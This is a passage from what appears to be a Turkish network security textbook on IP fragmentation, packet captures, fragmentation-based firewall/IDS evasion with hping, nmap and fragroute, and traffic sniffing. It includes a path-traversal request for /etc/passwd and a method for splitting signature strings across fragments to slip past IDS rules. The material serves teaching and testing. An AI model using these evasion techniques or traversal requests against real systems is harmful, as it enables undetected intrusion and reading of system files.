Fragmentation ID, diğer bir isimle IP ID. Bir IP datagramına ait parçalanmış tüm paketlerde bu değer aynı olmalıdır.

```
Internet Protocol Version 4 (IP), Src. 192.168.2.23 (192.168.2.23), Dst. 192.168.2.1 (192.168.2.1)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 1500
  Identification: 0x517f (20863) Identification: 0x517f (20863)
  Flags: 0x02 (More Fragments)
    .0... = Reserved bit: Not set
    .0.. = Don't fragment: Not set
    ..1. = More fragments: Set
  Fragment offset: 2960
  Time to live: 128
  Protocol: ICMP (0x01)
```

Parçalı her pakette aynı olmalı

- Parçalanmış her paket datagramın hangi kısmını taşıdığını (Offset değeri) ve sırasını bilmelidir. Kendisinden sonra ek parça paket varsa bu alan flags[+], paketin kendisi son paket ise değer flags [none] olur.

```
Identification: 0x5199 (20889)
Flags: 0x02 (More Fragments)
  0... = Reserved bit: Not set
  .0.. = Don't fragment: Not set
  ..1. = More fragments: Set
Fragment offset: 0
```

- Parçalanmış her paket taşıdığı veri boyutunu ve hangi byte'dan itibaren taşıdığını bilmelidir. Ne kadarlık bir veri taşıdığını Total Length ile belirtilir.

```
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
Total Length: 1500
Identification: 0x517f (20863)
```

Hangi Byte'dan itibaren bu verinin ekleneceği de "Fragment Offset" değeri ile belirtilir. Yani önceki paket 2960 byte tasımıştır, biz de buna ek 1500 byte yapıp göndereceğiz, bir sonraki pakette offset değeri 2960+1500 olacaktır(aslında 2960+1480)

```

Identification: 0x517f (20863)
└ Flags: 0x02 (More Fragments)
    0... = Reserved bit: Not set
    .0.. = Don't fragment: Not set
    ..1. = More fragments: Set
Fragment offset: 2960
Time to live: 128
Protocol: ICMP (0x01)

```

Ip Parçalama Örneği

Bir IP paketinin nasıl parçalandığını görmemiz en kısa yolu ethernet ağında 1500 bytedan büyük paket göndermektir. Bunu da windows/Linux ortamındaki ping komutu ile yapabiliriz. Daha detaylı paket oluşturma için hping aracı incelenebilir.

```
C:\Documents and Settings\redlabs>ping -l 5000 192.168.2.1 -n 1
```

Pinging 192.168.2.1 with 5000 bytes of data:

Reply from 192.168.2.1: bytes=5000 time=3ms TTL=255

Ping statistics for 192.168.2.1:

Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 3ms, Maximum = 3ms, Average = 3ms

Yukarıdaki komutla 192.168.2.1 sistemine gönderilmek üzere 5000 byte uzunluğunda bir adet paket(-n 1) hazırlamış olduk.


Bu komut çalıştırıldığında ağ arabirimini sniffer(Wireshark) aracılığıyla izlenirse aşağıdaki gibi bir çıktı alınacaktır. Çıktıda dikkat edilmesi gereken tek bir paket olarak gönderilen icmp paketinin 3 parçaaya ayrılarak hedefe gönderildiğiidir.

No. .	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.2.23	192.168.2.1	IP	Fragmented IP protocol (proto=ICMP 0x01, off=0)
2	0.000016	192.168.2.23	192.168.2.1	IP	Fragmented IP protocol (proto=ICMP 0x01, off=1480)
3	0.000023	192.168.2.23	192.168.2.1	IP	Fragmented IP protocol (proto=ICMP 0x01, off=2960)
4	0.000033	192.168.2.23	192.168.2.1	ICMP	Echo (ping) request

Detay İnceleme

Amacımız 1560 byte olarak gönderilen bir paketin nasıl parçalandığı ve parçaların ne içerdigini incelemek. Bunun için yine Windows komut satırından ping aracını kullanıyoruz.

Windows komut satırından ping -l 1560 komutunu verdığımızda 1560 bytelik bir buffer alanı vermiş oluyoruz (bir nevi icmp için veri kısmı). Bu pakete 20 byte IP, 8 byte icmp başlığı eklendiği için toplam paket boyutu 1588 byte oluyor.



```
C:\Documents and Settings\rapsodi>ping snort-home -n 1 -l 1560
```

```
Pinging snort-home [192.168.206.128] with 1560 bytes of data:
```

```
Reply from 192.168.206.128: bytes=1560 time=2ms TTL=64
```

```
[root@Snort ~]# tcpdump -ttttttt icmp -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2006-11-12 19:22:26.565615 IP (tos 0x0, ttl 64, id 14620, offset 0, flags [+], proto 1, length: 1500)
192.168.206.1 > 192.168.206.128: icmp 1480: echo request seq 3328
2006-11-12 19:22:26.572492 IP (tos 0x0, ttl 64, id 14620, offset 1480, flags [none], proto 1, length: 108)
192.168.206.1 > 192.168.206.128: icmp
2006-11-12 19:22:26.574002 IP (tos 0x0, ttl 64, id 4095, offset 0, flags [+], proto 1, length: 1500)
192.168.206.128 > 192.168.206.1: icmp 1480: echo reply seq 3328
2006-11-12 19:22:26.574044 IP (tos 0x0, ttl 64, id 4095, offset 1480, flags [none], proto 1, length: 108)
192.168.206.128 > 192.168.206.1: icmp
```

Yukarıdaki resimde dikkatimizi çeken bir nokta var. IP datagram'ımız 1560 byte ve biz bunun 1500 ve 60 byte olmak üzere iki pakete parçalanarak gitmesi gerektiğini düşünüyoruz fakat tcpdump çıktısında ilk paket 1500, ikinci paket 108 byte olarak gözükyor.

Bunun sebebi parçalanmış her paketin de bir IP paketi olduğu ve her IP paketinin de 20 bytelik bir başlık bilgisi taşıdığınıdır. İlk parçada icmp başlık bilgileri (8) byte da taşındığı için ilk paketin orjinal veri boyutu aslında 1472'dir.

Parçalanmış paketlerde sadece ilk paket protokol başlık bilgisini(TCP, UDP, ICMP vs) taşır.

Elimizde 108 bytelik bir eksiklik var bunu bir sonraki pakete veriyoruz, bir sonraki paketin boyutu 60 olmaliydi buna bir de IP başlığı ekliyoruz (dikkat: icmp başlığı sadece ilk pakette var!) $60+28+20=108$ etti. Yani ikinci paketin toplam boyutu 108 byte olmalı ki tcpdump çıktıları da bunu doğruluyor.

```
C:\>ping snort-home -n 1 -l 3000
```

Tcpdump Çıktısı

```
#tcpdump -ttttnn icmp -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

2006-11-12 19:52:37.567038 IP (tos 0x0, ttl 64, id 15332, offset 0, flags [+], proto 1,
length: 1500) 192.168.206.1 > 192.168.206.128: icmp 1480: echo request seq 4352

2006-11-12 19:52:37.567040 IP (tos 0x0, ttl 64, id 15332, offset 1480, flags [+], proto
1, length: 1500) 192.168.206.1 > 192.168.206.128: icmp

2006-11-12 19:52:37.567042 IP (tos 0x0, ttl 64, id 15332, offset 2960, flags [none],
proto 1, length: 68) 192.168.206.1 > 192.168.206.128: icmp
```

3.8.3. Parçalanmış Paketler ve Güvenlik Zaafiyetleri

Öncelikle paket parçalamanın olağan bir durum olduğunu belirtmek gereklidir. İyi niyetlerle düşünülmüş bu özellik bugüne kadar çeşitli ciddi güvenlik sorunlarına sebep olmuştur. Bunların başında denial of service saldırısı yapmak için kullanılan Ping Of Death ve Tear Drop gelir.

Bu saldırılara sebep olan güvenlik açıklıkları uzun zaman önce işletim sistemi geliştirici firmalar tarafından kapatılmıştır fakat paket parçalama ile yapılan Firewall/IDS/IPS atlatma yöntemleri hala bazı sistemler üzerinde çalışabilmektedir.

3.8.4. Parçalanmış Paket Oluşturma Araçları

Paket parçalama işlemi normalde bizim (kullanıcılar) tarafımızdan yapılmaz. Ağlar arası geçişleri sağlayan yönlendirici sistemler(router) gerektiğinde bu işlemi gerçekleştirir. Fakat internette bulunan çeşitli araçlar kullanılarak kendi isteğimize göre paketleri parçalayıp gönderebiliriz.

Bu da bize kullandığımız network sistemlerini test etme imkanı sunar.

3.8.4.1. Hping ile Parçalanmış Paket Oluşturma

Hping TCP/IP ağlarda kullanılan ileri düzey bir paket oluşturma aracıdır. Hping kullanarak bir IP paketine ait tüm özellikleri kendimiz belirleyebiliriz. Aşağıdaki komut hping'in paket parçalama amaçlı kullanılabilecek seçeneklerini göstermektedir.

```
root@redlabs:~# hping3 --help|grep -i frag
-f --frag      split packets in more frag. (may pass weak acl)
-x --morefrag  set more fragments flag
-y --dontfrag  set dont fragment flag
-g --fragoff   set the fragment offset
-m --mtu       set virtual mtu, implies --frag if packet size > mtu
```

3.8.4.2. Nmap Taramalarında Parçalanmış Paket Kullanımı

Nmap -f (--mtu) parametresi ile port taramalarında istenilen boyutlarda parçalanmış paketler kullanmaya izin verir.

Aşağıdaki taramada hedef sistem taranırken gönderilecek paketlerin boyutları 8 byte olarak düzenlenmiştir.

```
root@redlabs:~# nmap --mtu 8 192.168.2.1 --packet_trace -n -p 80
```

```
Starting Nmap 4.85BETA7 ( http://nmap.org ) at 2009-05-27 16:03 EDT
SENT (0.0670s) TCP 192.168.2.22:49224 > 192.168.2.1:80 ?? ttl=42 id=52276
    iplen=28 frag offset=0+ seq=1540756055 (incomplete)
SENT (0.0670s) TCP 192.168.2.22:?? > 192.168.2.1:?? S ttl=42 id=52276 iplen=28
    frag offset=8+ option incomplete
SENT (0.0680s) TCP 192.168.2.22:?? > 192.168.2.1:?? ?? ttl=42 id=52276 iplen=28
    frag offset=16 (incomplete)
RCVD (0.0680s) TCP 192.168.2.1:80 > 192.168.2.22:49224 SA ttl=64 id=0 iplen=44
    seq=681563302 win=5840 ack=1540756056 <mss 1460>
Interesting ports on 192.168.2.1:
PORT      STATE SERVICE
80/tcp      open  http
MAC Address: 00:1A:2A:A7:22:5C (Arcadyan Technology)
```

3.8.4.3. Fragroute ve Fragrouter Araçları

Hping ve Nmap parçalanmış paketler oluşturmaya ve bunlarla bazı işlemler yapmaya izin verse de özellikleri kısıtlıdır. İleri düzey testler için her iki araç da yetersiz kalmaktadır. Gerçek ortamlarda test yapabilmek için bu işe özel yazılmış alternatif araçlar kullanılmalıdır. Bunlar fragroute ve fragrouter'dır. Her iki araç da temelde aynı işi yapmaya yönelikir. Aralarında basit farklar vardır.

3.8.4.3.1. Fragroute ile Parçalanmış paket çalışmaları

Fragroute halihazırda oluşturulmuş bir trafiği(bir web isteği) istenen özelliklere göre parçalamaya yarar. Yani siz bir yandan web sayfasını ziyaret ederken diğer yandan fragroute sizin web sayfanıza giden istekleri belirli boyut ve özelliklerde parçalayarak gönderir.



Fragroute'in sağlıklı çalışabilmesi için öncelikle Linux sistemlerde aşağıdaki komut çalıştırılmalıdır.

```
echo "0" > /proc/sys/net/ipv4/conf/all/rp_filter
```

3.8.4.3.2. Fragroute ile Ngrep örneği;

Ngrep ağ trafiğinde string arama yazılımıdır. Mesela ngrep -d eth2 -i '/etc/passwd'

Komutu eth2 arabirimini dinleyerek trafikte geçen /etc/passwd stringini yakalar ve ekrana basar.

Bizim yapacağımız test fragroute ile bir paketi parçalayıp göndermek ve Ngrep'in bunu yakalayamadığını görmek.

Önce paketleri parçalamadan Ngrep'i çalıştıralım ve HTTP isteğinde gönderdiğimiz /etc/passwd stringini yakaladığını görelim.

```
root@ubuntu:~#
root@ubuntu:~# ngrep -d eth2 -q -i '/etc/passwd'
interface: eth2 (192.168.2.0/255.255.255.0)
match: /etc/passwd

T 192.168.2.22:32961 -> 192.168.2.20:80 [AP]
GET ../../etc/passwd HTTP/1.0...

```

```
root@home-labs:~#
root@home-labs:~# telnet 192.168.2.20 80
Trying 192.168.2.20...
Connected to 192.168.2.20.
Escape character is '^].
GET ../../etc/passwd HTTP/1.0

HTTP/1.1 400 Bad Request
Date: Wed, 15 Apr 2009 23:27:56 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4 with Suhosin-Patch
Vary: Accept-Encoding
```

Yukarıdaki işlemi (HTTP isteğinde /etc/passwd gönderimi fragroute aracılığıyla yaparsak Ngrep'in bir şey yakalayamadığını görürüz.

```
root@ubuntu:~#
root@ubuntu:~# ngrep -d eth2 -q -i '/etc/passwd'
interface: eth2 (192.168.2.0/255.255.255.0)
match: /etc/passwd
```

```
root@home-labs:~#
root@home-labs:~# fragroute -f /etc/fragroute.conf 192.168.2.20
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print

192.168.2.22.22315 > 192.168.2.20.11063: FRP 1699170388:1699170404(16) win 12390 <[bad
192.168.2.22.32962 > 192.168.2.20.80: S 1380239734:1380239734(0) win 5840 <mss 1460,sa
192.168.2.22.17064 > 192.168.2.20.20017: FP 1717986118:1717986126(8) ack 1130781050 wi
192.168.2.22.32962 > 192.168.2.20.80: . ack 1887447790 win 183 (DF) [tos 0x10]
192.168.2.22.25445 > 192.168.2.20.12645: R 1400255320:1400255336(16) win 11086 [tos 0x
192.168.2.22.32962 > 192.168.2.20.80: . ack 1887447790 win 183 <nop,nop,sack 1 > [tos
192.168.2.22.30541 > 192.168.2.20.18538: SP 1383360358:1383360374(16) win 30529 [tos 0
192.168.2.22.32962 > 192.168.2.20.80: . ack 1887447790 win 183 <nop,nop,sack 1 > [tos
192.168.2.22.32962 > 192.168.2.20.80: P 1380239740:1380239741(1) ack 1887447790 win 18
```

```
root@home-labs:~#
Connected to 192.168.2.20.
Escape character is '^].
GET ../../etc/passwd HTTP/1.0

HTTP/1.1 400 Bad Request
Date: Wed, 15 Apr 2009 23:30:08 GMT
```

3.8.4.4. Parçalanmış Paketler ve Güvenlik Duvarları

Güvenlik duvarına bir paket geldiğinde onu başlık bilgilerine bakarak filtreleyebilir fakat paket parçalanmış bir paket ise sadece ilk parça paketi filtreleyebilecektir, diğer parça paketler firewalldan szülerek geçecektir.

Güvenlik duvarları gelip giden paketleri kural tablosu ile karşılaştırabilmesi için paketlerin parçalı olmaması gereklidir. Bu da güvenlik duvarlarının paket birleştirme özelliğine sahip olmalarını zorunlu tutar.

OpenBSD PF güvenlik duvarındaki scrub özelliği kullanılarak parçalanmış paketlerin güvenlik duvarında tekrar birleştirilmesi ve hedefe bu şekilde ulaştırılması sağlanabilir.

3.8.4.4.1. OpenBSD PF ve parçalanmış paketler

Scrub özelliği

fragment reassemble : Gelen parçalanmış paketleri hedefe iletmeden önce birleştirerek göndermek için kullanılır. Bu seçenekin yararı güvenlik duvarları paket tamamlanmadan kuralları tam uygulamayacağı için fragment paketlerin güvenlik duvari kurallarına gelmeden birleştirilmesi gereklidir. Ek olarak fragment crop, fragment drop-ovl , no-df seçeneklerine de inelenebilir.

3.8.4.4.2. Parçalanmış Paketler ve Saldırı Tespit Sistemleri

Parçalanmış paketler konusunda en sıkıntılı sistemler IDS/IPS'lerdir. Bunun nedeni bu sistemlerin temelisinin ağ trafiği inceleme olmasıdır. Saldırı tespit sistemleri gelen bir paketin/paket grubunun saldırısı içerikli olup olmadığını anlamak için çeşitli kontrollerden geçirir. Eğer bu kontrolleri geçirmeden önce paketleri birleştirmezse çok rahatlıkla kandırılabilir.

Mesela HTTP trafiği içerisinde “/bin/bash” stringi arayan bir saldırısı olsun. IDS sistemi 80.porta gelen giden her trafiği inceleyerek içerisinde /bin/bash geçen paketleri arar ve bu tanıma uygun paketleri bloklar. Eğer IDS sistemimiz paket birleştirme işlemini uygun bir şekilde yapamıyorsa biz fragroute veya benzeri bir araç kullanarak /bin/sh stringini birden fazla paket olacak şekilde (1. Paket /bin, 2.paket /bash) gönderip IDS sistemini atlatabiliriz.

TCP/IP Ağlarda Trafik Analizi

4. Trafik Analizi/Sniffing

Sniffer olarak adlandırılan ve ağ trafiğini izlemek amacıyla yazılan birçok program vardır, bunlardan UNIX/Linux dünyası için en bilineni ve sık kullanılanı tcpdump'tır, tcpdump ilk olarak UNIX sistemler için yazılmış sonrasında NRG (Network Research Group) tarafından Windows'a da port edilmiştir ve windump olarak adlandırılmıştır

<http://www.tcpdump.org>). Windows üzerinde kullanmak istiyorsanız <http://netgroup-serv.polito.it/winpcap> adresinden indireceğiniz ek yazılımı kurup yine <http://netgroup-serv.polito.it/windump> adresinden edinebileceğiniz ana yazılımı kurmanız gerekmektedir.

Sniff işlemi pasif ve aktif olmak üzere iki çeşittir.

4.1. Pasif Sniffing


- HUB'lı ortamlarda kullanılır
- Ortama dahil olan her sistem dolaşan tüm paketleri alır
- Promiscious modda olanlar paketleri kabul eder/kaydedeler.
- Sık Kullanılan Araçlar:
 - Tcpdump, Wireshark

4.2. Aktif Sniffing

- Switch / HUB Farkı
- Kolay Yakalanabilir(?)
- MAC Flooding
- ARP Spoofing/Poisoning
- Araçlar
 - EtherFlood
 - Macof

4.3. Promiscuous Mode Kavramı?

Normalde bir ağ arabirimini sadece hedef adresi kendisini gösteren paketlerle ilgilendirir, diğer paketleri önemsemeyiz. Promisc modda ise kendisine gelen her paketi kime yollandığına bakmadan kabul eder. Hub tipi ağ aygıtlarındaki iletişim ortak bir havuzda gerçekleşir yani huba bağlı 8 makinemiz varsa bu 8 makine arasındaki her türlü iletişim diğerleri tarafından da izlenebilir.



Şekilde görüleceği gibi HUB ile bağlanmış 4 adet makinemiz var, şimdi şöyle bir senaryo üretelelim:

A makinesi ile B makinesi gizlice haberleşmek istiyor ve A makinesi B ile iletişime geçiyor, aynı ortamda bulunan kötü niyetli birisi bulundukları ortamın hub olduğunu bildiği için ethernet kartını promisc moda geçiriyor ve A ile B arasındaki trafiği kolaylıkla dinliyor.

Ethernet kartları sıfır yapılandırma ile 'promisc' özelliğine sahip değildir, ethernet arabirimimizi normal moddan 'promisc' moda geçirmek için ifconfig komutuna promisc parametresini vermemiz yeterlidir.

ifconfig

```
eth0 Link encap:Ethernet HWaddr 00:D0:B7:B6:D1:0C
inet addr:1.2.3.488 Bcast:194.27.127.255 Mask:255.255.192.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:5228531 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4528739 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1796789472 (1713.5 Mb) TX bytes:3725692 (3.5 Mb)
      Interrupt:18 Base address:0x5400 Memory:f6101000-f6101038
```

ifconfig eth0 promisc**# ifconfig**

```
eth0 Link encap:Ethernet HWaddr 00:D0:B7:B6:D1:0C
inet addr:1.2.3.488 Bcast:194.27.127.255 Mask:255.255.192.0
      UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
      RX packets:5228715 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4528864 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1796807077 (1713.5 Mb) TX bytes:3737015 (3.5 Mb)
      Interrupt:18 Base address:0x5400 Memory:f6101000-f6101038
```

Yukarıdaki farklılıktan (PROMISC) da görebileceğimiz gibi ifconfig komutuna promisc parametresini ekleyince özellikler satırında arabirimin 'PROMISC' moda geçtiği hemen belirdi.

Promisc moddan çıkarmak istediğimiz ise

ifconfig eth0 -promisc


komutunu vermemiz yeterlidir.

4.4. Sniffer Yerleşimi

Ağ ortamının özelliğine göre Snifferların yerleşimi değişmektedir.

4.4.1. HUB/TAP Kullanan Ortamlar İçin Sniffer Yerleşimi


HUB kullanan ortamlarda trafik tüm portlara gideceği için ek bir işleme gerek kalmadan herhangi bir porta Sniffer yüklü bilgisayarı takarak trafik dinleme işlemi yapılabilir.



4.4.2. Switch Kullanan Ortamlarda Sniffer Yerlesimi

Switch kullanan ağlarda iletişim anahtarlama ile yapıldığı için(trafik sadece iletişime geçen iki sistem arasında anahtarlanır ve diğer portlar bu trafiği göremez) rastgele bir porta konulan sniffer ile gözleme yapılamaz. Bunun için SPAN(Switch Port Analyser) olarak adlandırılan ve izlenmek istenen portlara gelen trafiğin bir kopyasının gönderildiği özel port gereklidir.

Bu porta istenirse ve switch'in kabiliyeti varsa tüm portların trafiği aktarılabilir.



4.4.3. Sniffing Amaçlı Araçlar


- Tcpdump
- Snoop
- Tshark
- Wireshark
- Eeye IRIS
- Dsniff
- Snort

4.5. Şifresiz Protokoller

Şifresiz protokoller, verilerin iletişim kanalı üzerinden açık halde aktığı protokollerdir. Verinin açık halde akması demek veri üzerinde gizlilik kavramının olmaması demektir. Ağ dinleyen herkes verinin içeriğini görebilir ve değiştirebilir.

